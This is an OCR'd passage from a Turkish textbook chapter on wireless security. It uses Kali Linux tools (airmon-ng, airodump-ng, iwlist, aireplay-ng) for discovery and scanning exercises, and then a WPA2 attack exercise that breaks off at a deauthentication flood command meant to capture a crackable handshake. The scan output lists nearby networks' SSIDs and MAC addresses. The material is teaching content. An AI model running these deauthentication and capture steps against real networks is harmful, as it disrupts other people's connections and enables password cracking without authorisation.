
Kablosuz ağlarla ilgili Kali Linux işletim sisteminde çeşitli araçları kullanarak işlem yapmak için ağ kartını monitör moda almak gerekir. Ağ kartını monitör moda almak için gereken işlemler aşağıda sırayla verilmiştir.

- Bilgisayarda kurulu Virtual Box sanallaştırma programı çalıştırılır.
- Kablosuz ağ adaptörü bilgisayara takılır.
- Ağ adaptörü, Virtual Box programı içinde Ayarlar>Ağ ayarları bölümünde tanıtılır (Görsel 9.14).




Görsel 9.14: Yeni kablosuz ağ kartının Virtual Box için tanıtılması

- Kablosuz ağ kartı Köprü Bağdaştırıcısı olarak ayarlanır.
- Virtual Box içinde kurulu olan Kali Linux işletim sistemi çalıştırılır.
- Açılan konsol ekranına "ifconfig" komutu yazılarak IP numarası öğrenilir.
- Yeni kablosuz ağ kartının sistemde çalışır olup olmadığını öğrenmek için konsol kısmına "sudo dmesg" komutu yazılır (Görsel 9.15).



Görsel 9.15: Ağ kartının dmesg komutu ile kontrol edilmesi


- Kablosuz ağ kartı sisteme tanıtıldıktan sonra komut satırına sudo iwconfig yazılarak ağ kartının managed veya monitör modda olduğu kontrol edilir (Görsel 9.16).



Görsel 9.16: Ağ kartının çalışma modu

- Görsel 9.16'da görüldüğü gibi ağ kartı managed moddadır. Bunun monitör moda alınması için komut satırına sudo airmon-ng start wlan0 yazılır.

- Komut satırına sudo iwconfig yazılarak, ağ kartının monitör moda geçip geçmediği kontrol edilir. Ağ kartı monitör moda geçmemişse gerekli dosyalar yüklenmelidir.
- Komut satırına sudo apt-get update yazılarak Kali işletim sistemi güncellenir.
- Komut satırına sudo apt-get upgrade yazılarak güncelleme işlemine devam edilir.
- Komut satırına sudo iwconfig yazılarak kablosuz ağ kartının monitör moda geçtiği görülür (Görsel 9.17).



Görsel 9.17: Ağ kartının monitör mod görünümü

9.2. KABLOSUZ AĞLARDA KEŞİF YAPMA

Kablosuz ağların keşfi, yakın çevredeki internet erişim noktalarının bulunmasıdır. Keşif araçlarını taşınabilir hâle getirerek etrafta bulunan kablosuz ağları keşfetme işlemine wardriving, bu noktaların özelliklerinin işaretlenmesine ise warchalking denir.

Görsel 9.18: Keşif yapma

Yakın çevredeki AP'leri bulmak için Kali Linux işletim sisteminde Kismet, Wireshark, airodump-ng, wifite isimli araçlar kullanılır. Kablosuz ağların keşfi, pasif ve aktif olmak üzere ikiye ayrılır.

Aktif Keşif: Yetkisiz biri tarafından çeşitli programlar kullanılarak ağ ortamındaki açık yayın yapan Access Pointleri ve özelliklerini tespit etme işlemidir. Bu tarz keşif çalışmaları için kullanılan programlar kablosuz ağ ortamında keşif çalışması yaparken kendini belli eder. AP cihazına sinyal gönderir ve AP cihazının, kendini ağ ortamında anons etmesini ister. AP cihazı, kendine izin verirse ağ ortamında bulunan cihazları raporlandırır.

Pasif Keşif: Yetkisiz biri tarafından çeşitli programlar kullanılarak, ağ ortamındaki bir AP cihazından izin almadan ağa bağlı cihazları tespit etme işlemidir. Pasif keşif, gizli bir şekilde dinleme yapma veya trafik analizi olabilir. Kismet, Wireshark, wifite, airodump-ng pasif keşif araçlarıdır.

Kali Linux işletim sisteminde bulunan Kismet isimli araç en önemli pasif keşif aracıdır. Kismet aracı kablosuz ağ adaptörünü monitör modda çalıştırarak yakın çevredeki kablosuz ağ ortamını izler, ağa bağlı bütün cihazların isimlerini ve özelliklerini raporlandırır.

Kismet ile dinleme yapılırken etraftaki erişim noktaları veya istemciler rahatsız edilmez. Kismet tamamen pasif modda bir dinleme yapar. Özellikle şifresiz bir iletişim yöntemi tercih edilmişse Kismet bu noktada kablosuz ağdaki tüm cihazları ve veri akışını görebilir.

Kismet, kablosuz ağlarda izinsiz giriş tespiti için de kullanılabilir. Ağa erişim izni olmayıp da giriş deneyiminde bulunan kullanıcılar, Kismet tarafından kolayca belirlenerek raporlandırılır.

Keşif işlemleri sonucunda elde edilen bilgiler şunlardır:


- Kablosuz ağ şifreli ise şifreleme protokolü (WEP, WPA, WPA2)
- Ağa bağlı cihazların MAC adresleri
- Ağa bağlı cihazların IP adresleri
- Ağa bağlı cihazların isimleri
- Ağ ortamındaki bütün veri trafiği
- Gizlenmiş SSID'ler

1. UYGULAMA

Kali İşletim Sistemindeki Airodump-ng Aracını Kullanarak Çevredeki Erişim Noktaları ve Bunlara Bağlı Cihazlar Hakkında Bilgi Toplama


Diğer sayfadaki işlem adımlarına göre airodump-ng aracını kullanarak çevredeki erişim noktalarını tespit ediniz.

1. Adım: Ağ kartının gerekli kurulumunu yaptıktan sonra Kali işletim sistemi konsol ekranına sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda alınız (Görsel 9.19).



Görsel 9.19: airmon-ng aracıyla monitör moda geçiş


2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör moda geçip geçmediğini kontrol ediniz (Görsel 9.20).



Görsel 9.20: sudo iwconfig komutuyla monitör mod kontrolü

3. Adım: Ağ kartı monitör moda geçmişse konsol ekranına sudo airodump-ng wlan0 (ağ kartı wlan0 için) yazınız.

4. Adım: Kablosuz ağ kartının çevredeki kablosuz cihazları tespit ettiğini ve bunlarla ilgili bilgileri topladığını görünüz (Görsel 9.21).



Görsel 9.21: airodump-ng ile kablosuz cihazları tespit etme ve bilgi toplama

Bu uygulamada GNU/Linux sistemlerde kablosuz ağlar hakkında bilgi toplamak için airodump-ng aracı kullanılmıştır. Görsel 9.21'de görüldüğü üzere SSID (<length>), yetkilendirme türü, kablosuz ağa bağlı cihazlar, MAC adresleri, yayın yapan cihazın ne kadar süredir açık olduğu, şifreleme türü, kanal numarası gibi bilgiler elde edilir.

2. UYGULAMA


Kali İşletim Sistemindeki Airodump-ng Aracını Kullanarak Çevrede Gizlenmiş Erişim Noktalarını (SSID) Bulma

Aşağıdaki işlem adımlarına göre airodump-ng aracını kullanarak çevrede gizlenmiş erişim noktalarını tespit ediniz.

1. Adım: Kali Linux konsol satırına sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda geçiriniz.


2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör modda olup olmadığını kontrol ediniz.

3. Adım: Komut satırına sudo airodump-ng wlan0 yazarak kablosuz ağ için tarama başlatınız (Görsel 9.22).




Görsel 9.22: Gizli ağların tespiti

4. Adım: Gizli ağlar <length : 0> olarak gösterilmiştir (Görsel 9.23). Bu erişim noktasının MAC adresini kullanarak diğer bilgileri elde etmek için komut satırına sudo airodump-ng --bssid <Hedef MAC Adresi> -c <kanal no> wlan0 yazınız.



Görsel 9.23: Hedef MAC adresini dinleme işlemi

5. Adım: Biraz bekledikten sonra hedef MAC adresini dinleyerek station ve probes gibi bütün bilgileri ekranda görünüz (Görsel 9.24). STATION ile bulunan MAC adresi, erişim noktasına bağlı cihazın MAC adresidir. Erişim noktası MAC adresi ise BSSID bölümünde gösterilmiştir.



Görsel 9.24: Gizli SSID bilgilerini bulma işlemi

3. UYGULAMA


Kali İşletim Sistemindeki İwlist Aracını Kullanarak Kablosuz Ağlar Hakkında Bilgi Toplama

Aşağıdaki işlem adımlarına göre iwlist aracını kullanarak kablosuz ağlar hakkında bilgi toplayınız.

1. Adım: Kali Linux konsol satırına sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda geçiriniz.

2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör modda olup olmadığını kontrol ediniz.

3. Adım: Komut satırına sudo iwlist wlan0 scanning yazarak kablosuz ağ için tarama başlatınız (Görsel 9.25).



Görsel 9.25: iwlist aracıyla bilgi toplama

Bu komut ile yakın çevredeki kablosuz erişim cihazlarının özeliklerine ait aşağıdaki bilgiler tespit edilir.

SSID (Service Set Identifier): Wi-Fi ağının adıdır.

BSSID: Kablosuz interneti dağıtan modem veya Access Point MAC adresidir.

Yetkilendirme Türleri: WPA, WPA2, WEP

Sinyal Gücü: Bir modemin sinyal gücü dbm kavramı ile ifade edilir. Dbm kelime anlamı olarak sinyal gücü seviyesinin desibel cinsinden birimidir. Sinyal gücü bazı dbm değerlerine göre farklılık gösterir. Örneğin -30 dbm çok güçlü sinyal anlamına gelir. Buradan daha küçük değerlere gittikçe bu değer -90'da sonlanır. -90 neredeyse hiç çekmeyen bir sinyal gücü anlamına gelir.

Kanal Numarası: Farklı frekanslarda 1-14 arası yayın kanalı vardır. AP (Erişim Noktası) ve STA (İstasyon, Kablosuz Ağ İstemcisi) bir kanaldan iletişim kurar.

MAC Adresi: Ağ arabirim kartının kendine özel numarasıdır. MAC adresleri 0-9 arası rakamlardan ve A-F arasındaki harflerden oluşur. Bu adres, ağ arabirim kartı üretildiği zaman üretici firma tarafından verilir.

4. UYGULAMA


Kali İşletim Sistemindeki Airodump-ng Aracıyla Kablosuz Ağda WPA2 Şifreleme Türünü Kullanan Erişim Noktalarını Tespit Etme

Aşağıdaki işlem adımlarına göre airodump-ng aracının encrypt parametresiyle kablosuz ağdaki erişim cihazlarından WPA2 şifreleme türünü kullananları bulunuz.

1. Adım: Kali Linux konsol satırına sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda geçiriniz.

2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör modda olup olmadığını kontrol ediniz.

3. Adım: Komut satırına sudo airodump-ng wlan0 --encrypt wpa2 yazarak kablosuz ağ için tarama başlatınız (Görsel 9.26).



Görsel 9.26: WPA2 şifreleme kullanan erişim cihazlarının tespiti

SIRA SİZDE

Sanal makine içindeki Kali Linux işletim sisteminde bulunan wifite aracını kullanarak çevrenizdeki erişim noktalarını tespit ediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Sanal makine içindeki Kali işletim sistemini çalıştırdı.		
2. Kablosuz ağ kartı ayarlarını yaptı.		
3. Kablosuz ağ kartını airmon-ng komutuyla monitör moda aldı.		
4. Çevresindeki erişim noktalarını wifite aracını kullanarak tespit etti.		

9.3. KABLOSUZ AĞLARDA GÜVENLİK ZAFİYETLERİ

Kablosuz ağların sağladığı kolay kurulum, esneklik, hareketlilik gibi avantajlar günümüzde kablosuz ağ kullanımını yaygınlaştırmıştır. Kablosuz ağların kullanımının artması bazı güvenlik endişelerini de beraberinde getirmiştir.

Kablosuz ağlardaki güvenlik riskleri, kablolu ağlardaki risklerle aynıdır fakat kablosuz iletişimin hava ortamında yapılması yeni zafiyetleri ortaya çıkarmıştır. Bu zafiyetler aşağıda verilmiştir.

9.3.1. Ağ Trafiğinin Dinlenmesi ve Şifrelemenin Çözülmesi

Kablosuz ağlarda erişim cihazları paylaşılan veriyi radyo dalgaları aracılığıyla korumasız hava ortamına gönderir ve bu veri trafiği ortamdaki diğer kablosuz cihazlar tarafından dinlenip kaydedilir. Veri paylaşımında kullanılan şifrelemenin zayıf olması durumunda kötü niyetli kişiler şifrelemenin açıklarını kullanarak veri paketlerini çözebilirler. Çözülen bu paketler sayesinde yazışmalar, parolalar, e-postalar, internette sörf yapan kişilerin kişisel bilgileri veya ilgi alanları gibi bilgiler açığa çıkabilir.

5. UYGULAMA

Kali Linux İşletim Sistemi Araçlarını Kullanarak Kablosuz Ağda Dinleme, Saldırı Yapma, Veri Paketi Yakalama ve Bu Paketleri Çözümleme


Aşağıdaki işlem adımlarına göre Kali içindeki airdump-ng aracı ile ağ ortamını dinleyiniz, aireplay-ng aracı ile hedef cihaza saldırı yapınız, aircrack-ng aracı ile ele geçirilen veri paketlerini çözümleyiniz ve şifreleri tespit ediniz.

1. Adım: Kali Linux konsol satırına sudo airmon-ng start wlan0 yazarak ağ kartını monitör moda geçiriniz.

2. Adım: Komut satırına sudo iwconfig yazarak, ağ kartının monitör modda olup olmadığını kontrol ediniz.

3. Adım: Komut satırına sudo airodump-ng wlan0 yazarak çevredeki erişim noktalarını tespit ediniz.


4. Adım: Hedef cihazın MAC adresini ve kanal numarasını seçiniz (Görsel 9.27).



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5C:E2:8C:2F:AF:F1	-94	2	0	0	10	270	WPA2	CCMP	PSK	mevrase
00:02:61:B7:B7:22	-1	0	0	0	13	-1				<lengt
1C:44:19:86:8A:EC	-62	12	11	0	11	130	WPA2	CCMP	PSK	FiberH
E8:65:D4:65:86:70	-62	7	0	0	6	270	WPA2	CCMP	PSK	Kentne
28:D1:27:F0:8E:9B	-67	5	0	0	13	130	WPA2	CCMP	PSK	Tilgin-

Görsel 9.27: Hedef cihaz bilgilerini tespit etme


5. Adım: Komut satırına sudo airodump-ng --bssid Hedef Cihaz MAC Adresi -c Kanal No wlan0 yazınız. Seçilen hedef cihazı dinlemeye alarak bu cihaza bağlanan istemcileri ve MAC adreslerini bulunuz (Görsel 9.28).



```
┌──(root💀kali)-[~]
└─# sudo airodump-ng --bssid 1C:44:19:86:8A:EC -c 11 wlan0

CH 11 ][ Elapsed: 1 min ][ 2021-09-26 09:39

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

1C:44:19:86:8A:EC  -58   5       99        5    0  11  130   WPA2 CCMP   PSK  FiberHGW_TP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

1C:44:19:86:8A:EC  F2:29:9A:B6:C2:DF  -70    0 - 1      0        4
1C:44:19:86:8A:EC  24:DA:33:AA:35:3C  -70    1e- 1      0       18
```

Görsel 9.28: Hedef cihaza bağlanan istemci bilgilerini tespit etme


6. Adım: Komut satırına sudo airodump-ng -c Hedef Cihaz Kanal No --bssid Hedef Cihaz MAC Adresi -w /root/kali/Desktop/deneme yazınız. Seçilen hedef cihazla belirtilen kanal numarasından bağlantı kurup, yapılan görüşmelerden bir bilgi paketi yakalayarak deneme.cap ismi ile masaüstüne kaydediniz (Görsel 9.29).



Görsel 9.29: Hedef erişim noktası ile istemci cihaz arasına girip veri paketi yakalama


7. Adım: Başka bir komut penceresi açınız ve komut satırına sudo aireplay-ng --deauth 0 -a –bssid Hedef Cihaz MAC Adresi –c Hedefe Bağlı Olan istemci MAC Adresi wlan0 yazınız. Bu işlem ile hedef erişim noktası ve istemci cihaz arasına girerek sahte kimlik doğrulama paketleri gönderiniz (Görsel 9.30).

Bu işlemde kullanılan --deauth 0 ile çok sayıda sahte kimlik doğrulama paketini, -a ile parolasını kırmak istediğiniz hedef erişim noktasını, -c ile de hedef erişim cihazına bağlı istemcinin MAC adresini belirttiniz.



